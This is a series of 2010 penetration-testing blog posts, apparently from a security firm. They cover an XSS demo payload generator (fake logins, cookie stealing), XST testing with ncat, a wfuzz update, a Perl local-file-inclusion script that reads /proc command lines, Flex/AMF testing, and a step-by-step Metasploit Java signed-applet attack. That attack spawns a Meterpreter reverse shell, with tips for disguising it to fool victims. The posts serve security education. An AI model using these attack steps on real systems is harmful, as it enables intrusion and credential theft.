Showing posts with label pentesting. Show all posts

Tuesday, 13 July 2010

XCampo

I'm very pleased to present you with a (more or less) usable version of XCampo!

What is XCampo? I decided to write this when I was coming back from the RootedCon conference in Madrid and it is intended to help me (and anyone who wants to use it) to generate better screenshots and demos for the report generation (and presentation) process.

Sometimes, when people generate security reports and they want to represent the risk of a XSS vulnerability they insert a simple script that shows an alert box with the name of the website or with text. This illustrates the possibility to execute anything we want and security people understand this....but do non technical people?

Using this PHP code you will get a nice page with some options to generate dynamically different payloads to your demos:
  • Fake login: Generates a fake login form page to force the user to insert his login details.
  • hax0r defacement: Try to generate an over-everything black layer with a text and an audio file.
  • Form redirection: Redirect any form in the website to a specified URL.
  • Password manager: Try to steal the login details stored in the browser when accessing to a specified webpage
  • Cookie stealing: Perform a cookie steal sending the details to the URL we want.
As you can see this provides a good range of options to generate more "dangerous" demos in the presentation of the results.

Friday, 11 June 2010

A bit of information about TRACE and OPTIONS

Hi!! Another post here after a some time... I'm really busy at work right now but I also need these small breaks to carry out my own testing and share a bit of what we learn here at Pentura.
I want to write today about the TRACE, OPTIONS and others HTTP verbs. Sometimes in reports we can see that they discovered the TRACE verb active in our server. How they (us ;) ) do it? How do we test to understand if it's a real vulnerability? If it's a vulnerability... what is the risk?
First of all when we test a web application, we perform an OPTIONS request to the server to discover the verbs the server offers. It can be done using a simple telnet or ncat connection to the server but today we are going to use the Metasploit framework:
Using the auxiliary/scanner/http/options module we can easily discover the HTTP verbs we offer in www.pentura.com. In this case we only accept GET, HEAD, POST and OPTIONS :)
Sometimes we can also see the TRACE method listed in the OPTIONS request and programs will warn you about this. OK, but, is it a risk?
Before knowing if it's a risk or not we have to understand how can an attacker use the TRACE method to exploit your server. The attack is called XST or Cross Site Tracing. Using this, an attacker could steal our cookies and use them to hijack our session in the server. This is useful when the cookies have the httpOnly flag. This is a small attribute that can be applied to cookies to prevent the access to them using Javascript.
The TRACE method responds back with the same headers that we sent in the request so, if our request contains our cookies, they will come back in the TRACE response.
But... don't worry! Sometimes people add this to reports because the automatic scanner discovers it but they don't test manually if it's possible to exploit this vulnerability. I'll show you how to do it!
pedro@pedro:~$ ncat www.apache.org 80
OPTIONS / HTTP/1.1
Host:www.apache.org

HTTP/1.1 200 OK
Date: Wed, 09 Jun 2010 16:13:37 GMT
Server: Apache/2.2.12 (Unix) mod_ssl/2.2.12 OpenSSL/0.9.7d mod_wsgi/3.2 Python/2.6.5rc2
Allow: GET,HEAD,POST,OPTIONS,TRACE
Cache-Control: max-age=86400
Expires: Thu, 10 Jun 2010 16:13:37 GMT
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
pedro@pedro:~$ ncat www.apache.org 80
TRACE / HTTP/1.1
Host:www.apache.org
X-Header: Test

HTTP/1.1 200 OK
Date: Wed, 09 Jun 2010 16:14:49 GMT
Server: Apache/2.2.12 (Unix) mod_ssl/2.2.12 OpenSSL/0.9.7d mod_wsgi/3.2 Python/2.6.5rc2
Transfer-Encoding: chunked
Content-Type: message/http

TRACE / HTTP/1.1
Host: www.apache.org
X-Header: Test
As you can see, when we send the OPTIONS verb we see that the TRACE verb is allowed. This means that we need to test it, not only put in our report as a vulnerability. The next request I made is a TRACE request with the X-Header fake value. The server responds with a 200 OK code and with my fake header value. This is the proof that the risk is present in this server. If the response is other means that the server is not vulnerable to XST attacks.
I hope this helps you understand better whats means these TRACE enabled vulnerability in the reports :)

P.D. For those Firefox lovers... Check this extension to test the OPTIONS headers inside your browser: HTTP Resource Test

Monday, 17 May 2010

New version of Wfuzz!

I don't like automatic tools. Full stop. Well... not full... I like some semi-automatic tools.
One of these tools is wfuzz. I love this python script to perform a quick look over all the directories in a website and sometimes to test against some basic authorization bypass fuzzing a numeric parameter.
The use of this tool is very easy and I'm not going to explain here, you can read the README file from the package but I'm going to explain you some of the changes in this new version.
First of all if you want to download it you will need a subversion client as they are starting to use Google Code to distribute wfuzz and they don't offer any zip file right now.
Then you can test it as I show in the screenshot:
python wfuzz.py -z file -f wordlist/general/common.txt --hc 404 -c -t 1 http://test.acunetix.com/FUZZ
If you are a wfuzz user you already notice the inclusion of the chars column in the result output. This can be useful when either lines and words are the same in a specific page. First new feature!! You can filter using the number of chars with the --hh parameter
Other of the differences in this new version is the inclusion of more dictionaries. Now they add more and split them into categories:
pedro@pedro:~/wfuzz$ tree wordlist/
wordlist/
|-- general
|   |-- admin-panels.txt
|   |-- big.txt
|   |-- catala.txt
|   |-- common.txt
|   |-- euskera.txt
|   |-- extensions_common.txt
|   |-- medium.txt
|   |-- megabeast.txt
|   |-- mutations_common.txt
|   |-- spanish.txt
|   `-- test.txt
|-- Injections
|   |-- All_attack.txt
|   |-- bad_chars.txt
|   |-- SQL.txt
|   |-- Traversal.txt
|   |-- XML.txt
|   `-- XSS.txt
|-- others
|   |-- common_pass.txt
|   `-- names.txt
|-- stress
|   |-- alphanum_case_extra.txt
|   |-- alphanum_case.txt
|   |-- char.txt
|   |-- doble_uri_hex.txt
|   |-- test_ext.txt
|   `-- uri_hex.txt
|-- vulns
|   |-- apache.txt
|   |-- cgis.txt
|   |-- coldfusion.txt
|   |-- dirTraversal-nix.txt
|   |-- dirTraversal.txt
|   |-- dirTraversal-win.txt
|   |-- domino.txt
|   |-- fatwire_pagenames.txt
|   |-- fatwire.txt
|   |-- frontpage.txt
|   |-- iis.txt
|   |-- iplanet.txt
|   |-- jrun.txt
|   |-- netware.txt
|   |-- oracle9i.txt
|   |-- sharepoint.txt
|   |-- sql_inj.txt
|   |-- sunas.txt
|   |-- tests.txt
|   |-- tomcat.txt
|   |-- vignette.txt
|   |-- weblogic.txt
|   `-- websphere.txt
`-- webservicces
    |-- ws-dirs.txt
    `-- ws-files.txt
They also add three points to the changelog:
  • Added hexa-rand payload (Thanks to Alice Kaerast)
  • Fixed encoding problems (Thanks to Osama Elnaggar)
  • Fixed problems in the headers parsing (Thanks to Osama Elnaggar) 
I just update my tools folder with this new version and now we can keep our version update using svn :) Nice work guys!!

Thursday, 1 April 2010

Process command line enumeration using LFI

This week during a pentest I discovered a website vulnerable to Local File Inclusion vulnerability. As I wanted to discover the most information possible about the system I decided to retrieve the running process and the command line used to execute these programs. With this I pretended to discover more services and paths in the system.

I wrote a very simple Perl program that can be modified very easily to other scenarios :)

#!/usr/bin/perl -w use LWP; my $browser = LWP::UserAgent->new; my $url = 'https://URL/load?file=../../proc/'; for($i = 0; $i < 9500; $i++){ my $response = $browser->get( $url.$i."/cmdline" ); if($response->content !~ m/^$/i) { print $i . " : " . $response->content ."\n"; } }
Enjoy!

Wednesday, 3 March 2010

Testing and virtual machines

Sometimes I need to test specific software version or make a custom machines for a specific propose like developing in a particular language. For now I used my personal machine for it, but today I have discovered something that I'm planning  adapt to my day by day.

I was a bit lazy about creating virtual machines because I need to download a whole CD image, install it and later configure it. Today I discover TurnKey Linux website. They have a lot of virtual machines and ISO images of preconfigured Linux machines. They are based on Ubuntu 8.04 Server LTS so I have a platform I'm familiar with and very cool (and secure!) preconfigured options.
Well, maybe I'm being a bit enthusiastic but the LAMP machine looks really good in my initial tests. I'm planning to give in a try to other machines too like the Ruby On Rails machine or the Revision Control one.

These machines give me the ability to create fresh machines from scratch with a lot of dirty work already done. And I love it :)

If you are looking for more complex machines for testing you can found some preconfigured web security testing machines. They allow you to play with some vulnerable web pages and measure your skills without breaking the law.
And it is all for today, I have some things to test... ;)

Monday, 22 February 2010

Testing Flex applications (III)

Today, after understanding how Flex applications works and how analyse Flex applications to obtain the list of services and methods, we are going to discuss how to pentest Flex apps to try to generate our fake AMF packets.

deblaze
This tool has some good and bad points in the testing of Flex applications. Being a console tool is very easy to generate automatic scripts with it or add some functionality it doesn't have. Otherwise it only sends basic objects types (int, long, string...) and not more complex ActionScript objects. It's going to be a problem when we are testing large and complex applications.

Test the remote gateway using deblaze is easy. Knowing the name of the service and the method we can get the list of all the players with the following parameters:

python deblaze-0.3.py -u http://digitalshowcase.biz/demos/players/zendamf.php -s Players_service -m read_Players
We can also send parameters to the method using the -p modifier. The parameters need to be separate using the | char. (p.e. -p 1|string|3)

This was a limitation we found in a recent test that we need to solve. Some of the methods we were testing are methods that receive a boolean (true or false) value. As we can modify the code we made a little piece of code to make the trick. We send it to the creator of the tool and he promised us to add it to the next version. But, if you want to use it now, you can use this version of the file: http://www.pastebin.com/f6a1321dd It add the support to send true or false values setting as parameter value the string "true" or "false".

Charles Proxy
It's a commercial tool that decrypt the AMF packets and allow us to modify and reply them to the gateway. As we showed in the previous post it generate a list of valid request that the application make while we are using the Flash interface.

The main feature of this program is the ability to tamper the request to server and modify them on fly. It also allow us to modify more complex object data. As you can see in the screenshot below we can modify the PlayerVO object.


It is very useful in large apps with a lot of AMF objects. It also allow us to break the responses before they are passed to the Flash object, so we can change, per example, a "false" response for a "true" one and test the application against this kind of privilege escalation vulnerability.

Pinta
We are introducing Pinta today. It is an Adobe AIR application so the AMF protocol and the packet sending is going to be 100% equal to the Flash application. Again, as with the deblaze tool, we need to know previously the gateway, the services and the methods to recreate the request to the server.


After specify the gateway the tool ask us for the services, methods and parameters. We can specify different parameters for each method to test different injections. We can also send complex object data using the JSON language.


In this case, the PlayerVO object send was: 
{"country":"ES","jersey":"77","player_name":"Test","pos":"PG","team_name":"Atlanta Hawks"}

As you can see the possibilities to send, alter and try to bypass the security of a Flex applications are a lot and we need to know them all to use the most appropiate in each pentesting. For the next chapter (and probably last one) we will make some SQL injections into the application using the previous tools.

Tuesday, 16 February 2010

Testing Flex applications (II)

In the previous post we manage to extract some information from the SWF file and understand the structure of the important part in a Flex application. In this chapter we are going to automatize the process of extraction and analysis.

If you are sharp-eyed you probably saw the "deblaze" name in the past post screenshots. This is the name of the first tools we are going to use today and can be found in the deblaze website. You can also found some great examples about the use of the tool.

The first step to analyze with deblaze a SWF application is execute deblaze with the -f parameter, passing the swf URL.


Sometimes deblaze is able to determine the gateway technology but in this case it doesn't work. Also deblaze is falling detecting the Service name. Why? Well, we have, in this case, access to the source code and we can determine that the service name is Players_service:


This is because deblaze is extracting the information from the XML that we see in the last post. In this file is referenced the zendamf service, but the real one is Players_service. If we don't have access to the source code we can make a quick search at the swf bytecode:


Also we can see the name of the methods the players_Service is offering to the users. Each method require some parameters that we can also found reading the bytecode.


This parameters can be simple objects like integers, booleans or strings but also can be more complex data as custom objects. In this case the parameter send with the add_Player method is a PlayerVO object. To analyze this object we have the possibility to analyze (again) the swf code to get the data.


This, of course, can be inferred by the possibility to analyse the living app to generate the add_Player action and catch the request using a local proxy tool. Charles Proxy has the ability to show clear text AMF messages between the server and the application.


As you can see Charles Proxy shows us the name of the service, the method and the parameters that the swf file is sending to the gateway. Using this tool and navigating for the web page we can generate a tree of request that will expose mostly all the request that the application has defined.


This way to analyze the application is less painful but we can also miss some important (or administrative) function that is not accessible for a normal user. We recommend do both for a better understanding of the whole application.

Flex gateways can be requested from outside the swf file and in the next post we will cover how to generate fake request to test the server.

Monday, 15 February 2010

WeFeTe

I'm proud to announce the release of WeFeTe. WeFeTe is a very simple tool to test against common configurations in web frameworks. It can be use as a first approach to detect the programming framework without missing any of the default behaviours that frameworks include in their websites.

This first release try to detect the following frameworks:

It's very buggy and all the suggestions are welcome :) Next versions will have more frameworks and maybe an improve UI. Also expect some posts about funny histories about framework default files and (in)security by default ;)

Friday, 12 February 2010

Testing Flex applications (I)

A few weeks ago we were involved into a Flex application pentesting. We are going to explain in a serie of posts how Flex applications works and how we test them.

Flex applications combined two parts: the client side SWF file and the AMF gateway, and both communicated using the AMF protocol. AMF protocol (ActionScript Message Format) is a binary packet which contains serialized data: service, method and objects. This packet is send to the server gateway, which manage the communication or actions requested by the Flash application.

As the Flash object is store in our machine we can extract all the information and use it to generate our custom request to the server without using the proper Flash application and allowing us to modify the parameters to test them against common injections and trying to extract more information from the error messages.

For the extraction of the information from the swf file we use the swfdump. It extract the bytecode of the file and output a more or less readable code. We are going to use for demo propose the app located at http://digitalshowcase.biz/demos/players/Players.swf. This is a demo application from Adobe.

The first step is extract the code from the application. The swfdump command accepts the -D parameter to extract all the information. We are also going to redirect the output to an external file for later analysis:

 
Sometimes we can see warnings but this has not to be a problem. We will be able to analyse the relevant information anyway. The next step is analyse these txt file to find the gateways it is using with a simple grep query:


With this XML we know the URL where we have to send our AMF packets and the destinations (services) which the server offers to the application. Now is time to extract the methods of these services:


The string [staticprotected}Object}:: is the key to identify all the methods that the gatewayis expecting. We also have near it the number of parameters that the application is expecting.

This is our first approach to the Flex security but we will discuss in the next chapter how to request these methods and how to test them using semi-automatic tools.

Wednesday, 10 February 2010

HOWTO: Metasploit Java Applet Attack

Using a recent Java exploit released by Nathan Keltner of The Metasploit Project, Pentura Labs are going to demonstrate how to inject a Meterpreter payload into a browser session via a Java applet.

To get this attack working. you'll need to get your victim to click the attackers URL via whichever method you choose (email, verbal, linked from a website etc.). Once the applet has been executed, your payload is delivered and running......

For this demonstration, we'll use two machines in our lab; one running BackTrack4 with Metasplot Framework 3 (MSF3) and the other running Windows Vista SP2 with IE8 and/or FireFox v3.5. As this attack use a Java applet and a victim running Java Runtime Environment (JRE) the browser shouldn't matter, its the responsibility of JRE to execute the applet.

Setting up BackTrack4 (BT4)

A bit of preparation is needed with BT4 before we begin, here's what to do:

Install Sun Java JDK and rjb gem, then set global variables:

root@bt: apt-get install sun-java6-jdk
root@bt: gem install rjb


Set global variables for Metasploit to use JDK:

root@bt: echo "JAVA_HOME=/usr/lib/jvm/java-6-sun" >> /etc/bash.bashrc
root@bt: echo "export JAVA_HOME" >> /etc/bash.bashrc
root@bt: JAVA_HOME=/usr/lib/jvm/java-6-sun
root@bt: export JAVA_HOME

>> Be sure to update Metasploit Framework, this is done from the working directory of MSF3:

root@bt:/pentest/exploits/framework3: svn up

Setting up Windows Vista SP2 with SUN JRE

JRE v1.6.0_15 was installed on our machine, grab it here

Setting the exploit in Metasploit Framework 3 (MSF3)

Here we choose our MSF3 Java exploit, set some exploit options and then choose our payload that will be loaded in the Java applet.

Start the MSF3 console and set ' java_signed_applet' as the exploit

use exploit/multi/browser/java_signed_applet

Set the target type, in this case, TARGET 1 is for our Windows Vista machine

set TARGET 1

Set the MSF3 listening IP address for the web server

set SRVHOST 10.2.4.200

Set the MSF3 listening TCP port for the web server

set SRVPORT 80

Set the URI Path. This will form the URL that we'll entice the victim to visit (e.g. /pentura)

set URIPATH pentura

Specify our payload to run with the Java applet, we're going to use a Meterpreter payload where the Windows Vista machine will connect back to our BT4 machine.

set PAYLOAD windows/meterpreter/reverse_tcp

We need to set some options for the PAYLOAD itself. In this demo, our meterpreter payload will have the victim connect back to our attacker machine on TCP port 4444

set LHOST 10.2.4.200
set LPORT 4444


Now we'll start having some fun, run the exploit in MSF3. You'll see MSF3 start a web sever and listen out for connections



On the Windows Vista machine, we'll start a browser and connect to http://10.2.4.200/pentura. Observing the MSF3 console, we see the connection inbound from the victim. The MSF3 web server gets ready with the Java applet and then a Java applet cert warning appears in the browser, click "Run" (or "Accept" in some JRE versions).




Once the users accepts and runs the applet, back on the MSF3 console we see the Java applet is delivered and a Meterpreter session is spawned (session #1).




Lets go ahead and connect to the Meterpreter session #1 and see if we can get a command shell on the victim machine

sessions -i 1
shell


BINGO! We have a Windows command prompt on our remote machine! :o)

Now we can issue Windows commands on the victim machine. Alternatively, instead of connecting to a shell, Meterpreter supports a number of scripts that provides a host of other functionality.

Other Attack Options

Option #1

Modify the Java applet certificate settings to more realistic/authentic values. We used the defaults in this demo but you can change the following. In MSF3, use the “info” command once you’ve set the exploit:



Changing these settings to something the victim would more likely accept as legitimate. "...ooh, a company news ticker...."



Upon connection to your attacker machine, they'd see this instead:


Option #2

Use SSL if possible, users often assume an HTTPS connection is totally secure...even its content is ‘safe’....whatever....MSF3 payloads will soon change that :o)

Option #3

Use a properly constructed web page. This demo used a simple blank page with "Loading, Please Wait" at the top. A company intranet page or something similar looking hosted by an attack machine would disguise your nefarious activities and avoid suspicion.

Thanks To......

Dark Operator for all his contributions towards Metasploit and crucially the Meterpreter tutorials for which I am forever reading, testing and using!

The rest of the crew at PaulDotCom for making all this great information available to the masses (and also having a great show!) :o)

And finally to Nathan Keltner and all those involved in The Metasploit Project and for making a great exploitation framework.

Tuesday, 9 February 2010

Using Firefox as a penetration test tool

Today I'm going to do a speak at "Reading Geek Night 4" about how to use Firefox as a pentesting tool.

It's going to be a short talk with some demos and I'll show different more or less common Firefox extensions and how use them to bypass or test the security in web pages. You can read more about it at the official web page.

See you there!

UPDATE: I just post in my personal blog some information about the talk and the extensions I used.